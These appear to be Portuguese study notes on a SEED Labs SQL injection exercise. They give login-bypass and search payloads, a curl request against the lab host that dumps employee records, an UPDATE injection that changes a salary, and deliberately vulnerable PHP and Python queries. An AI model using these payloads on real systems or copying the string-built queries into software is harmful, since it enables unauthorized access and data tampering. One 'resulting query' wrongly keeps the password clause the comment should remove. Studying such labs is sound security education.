SQL-Injection


O SQL-Injection consiste em manipular os campos dos formulários que contêm os valores das variáveis que são usadas pelo backend para realizar a qery à BD.

Passos e Objetivos deste tipo de ataque:

- **Contornar autenticação**: o obetivo de um atacante é conseguir ultrapassar a autenticação e obter o acesso à mesma;
- **Extrair os dados**: o objetivo é extrair os dados da BD;
- **Executar comandos**: após obterem acesso, os atacantes executam comandos para realizarem operações na BD;
- **Identificar parâmetros vulneráveis à injeção**: o atacante necessita de descobrir quais os parâmetros da aplicação vulneráveis à injeção;
- **Descobrir SGBD e versão**: existem ataques de injecção que só são eficazes contra determinados SGBDs e versões;
- **Descobrir qual é o esquema Relacional**: o atacante tem de descobrir o nome de tabelas, atributos e respectivos domínos, de modo a realizar a injeção com maior sucesso;
- **Provocar negação de serviço (DOS)**: fazer com que os utilizadores legítimos do sistema ficam sem acesso à BD e/ou Aplicação. Isto pode ser feito **fazendo um DROP TABLE** de uma tabela crítica;
- **Evadir deteção**: após a um ataque, os atacantes pretendem apagar o seu rasto, eliminando para tal as tabelas de históricos e logs do sistema;
- **Elevar privilégios**: opós um ataque, o atacante realiza comandos para alterar as tabelas de permissões, elevando as suas permissões, conseguindo desta forma acesso a mais funcionalidades do sistema.

Exemplos e aplicação dos mesmos:

Neste caso pretendemos fazer login na aplicação:



SQL-Injection: **' or '1'='1';--** ou poderia ser utilizado **' or '1'='1';# quais são as diferenças:**

- O `--` requer um espaço após ele para funcionar corretamente como comentário.
- O `#` não precisa de espaço e é automaticamente considerado um comentário até o fim da linha.

O código resultante executado pelo SQLAlchemy seria algo assim:

```sql
SELECT * FROM user WHERE email='' OR '1'='1' AND password='qualquercoisa';
```

NOTA: temos que ter atenção e **saber qual é a Base de Dados usada na aplicação**:

SQLite: só suporta o caracter "**--**"

MySQL: suporta o caracter "-- " e o caracter "#" e é de notar que após o caracter "-- " necessita de um espaço após os caracteres "--"

SELECT * FROM user WHERE email='' OR '1'='1' AND password='qualquercoisa';


NOTA: a query original **sem o SQL-Injection** seria:

```sql
SELECT * FROM user WHERE email='' AND password='qualquercoisa';
```


O que foi feito?

Conseguimos manipular e inserir no meio da query original a nossa condição **' or '1'='1';--**

Análise:



Após o Login com sucesso, obtemos acesso à página de Pesquisa, onde podemos pesquisar na base de dados por utilizadores inserindo o nome do utilizador.



SQL-Injection: **%' OR '1'='1**

A consulta resultante será:

```sql
SELECT * FROM user WHERE name LIKE '%%' OR '1'='1';
```

SELECT * FROM user WHERE name LIKE '%%' OR '1'='1';

NOTA: a query original **sem o SQL-Injection** seria:

```python
results = db.engine.execute(f"SELECT * FROM user WHERE name LIKE '%{query}%'")
```


O que foi feito?

Conseguimos manipular e inserir no meio da query original a nossa condição **%' OR '1'='1** ou também pode ser utilizado **%' OR '1'='1';--**
Aqui, o LIKE '%%' procura todos os utilizadores da tabela, pois a condição '1'='1' sempre será verdadeira, e o resultado será uma lista completa de todos os usuários na tabela.

Por Que Isso Funciona?

Em ambas as injeções, o código SQL foi alterado para incluir uma condição sempre verdadeira ('1'='1'), o que permite que todos os registos sejam retornados. Sem sanitização e parametrização adequada, esses valores são inseridos diretamente na consulta SQL.

NOTA: este é uma típica query de autenticação onde já sabemos o nome do utilizador, que neste caso é 'admin' para o seguinte formulário:



Código:

```
$conn = getDB();

/* start make change for prepared statement */
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
        FROM credential
        WHERE eid= '$input_eid' and Password='$input_pwd'";
if (!$result = $conn->query($sql)) {
    die('There was an error running the query [' . $conn->error . ']\n');
}
```

Query que recebe os valores dos inputs do utilizador:

eid = employee ID
password = password

```
WHERE eid= '$input_eid' and Password='$input_pwd'";
```

SQL-Injection:

' or name like 'admin';#

Explicação: nesta injeção vamos injetar a condição OR seguido do caracter de comentário # que comenta todas as linhas após a sua utilização, ficando da seguinte forma:

WHERE eid = ‘ ' or name like 'admin';# *and Password=’$input_pwd’”*

Utilizando o comando CURL no terminal para injetar os parametros:

WHERE eid = ‘ ' or name like 'admin' and Password=’

```
$ curl 'http://seedlabsqlinjection.com/unsafe_credential.php?EID=%25%27+or+1%3D1+and+name+like+%27admin%27%23&Password='
```

$ curl 'http://seedlabsqlinjection.com/unsafe_credential.php?EID=%25%27+or+1%3D1+and+name+like+%27admin%27%23&Password='

Resultado: é retornado na consola toda a página HTL com os dados que pretendemos.

```
<br><h4> Alice Profile</h4>Employee ID: 10000     salary: 20000     birth: 9/20    ssn: 10211002    nickname: email: address: phone number:
<br><h4> Boby Profile</h4>Employee ID: 20000     salary: 30000     birth: 4/20    ssn: 10213352    nickname: email: address: phone number: <
><h4> Ryan Profile</h4>Employee ID: 30000     salary: 50000     birth: 4/10    ssn: 98993524    nickname: email: address: phone number: <b
"><h4> Samy Profile</h4>Employee ID: 40000     salary: 90000     birth: 1/11    ssn: 32193525    nickname: email: address: phone number: <br
><h4> Ted Profile</h4>Employee ID: 50000     salary: 110000     birth: 11/3    ssn: 32111111    nickname: email: address: phone number: <br>
<h4> Admin Profile</h4>Employee ID: 99999     salary: 400000     birth: 3/5    ssn: 43254314    nickname: email: address: phone number:
<div class=wrapperL>
<p>
<button onclick="location.href = 'edit.php';" id="editBtn" >Edit Profile</button>
</p>
</div>


<div id="page_footer" class="green">
```

Usar UPDATE para alterar dados na BD:

Formulário da aplicação onde o empregado edita os seus dados:

Código que executa as operações CRUD na BD:

```
$conn = getDB();
$sql = "UPDATE credential SET nickname='$nickname',
          email='$email',
          address='$address',
          phonenumber='$phonenumber',
          Password='$pwd'
          WHERE id= '$input_id' ";
$conn->query($sql))
```

user= Alice

id=10000

pass=seedalice

Objetivo: o empregado não consegue alterar na base de dados o seu salario, mas com injeção SQL vamos conseguir editar os dados e alterar o salário da tabela Salary. NOTA: temos que saber préviamente a estrutura da BD.

SQL Injection: ', salary=5 where eid=10000#


```
$conn = getDB();
$sql = "UPDATE credential SET nickname='$nickname',
          email='$email',
          address='', salary=5 where eid=10000#

          phonenumber='$phonenumber',
          Password='$pwd'
          WHERE id= '$input_id' ";
$conn->query($sql))
```

Conclusão: Fez-se a injeção e comentou-se as restantes linhas com o #.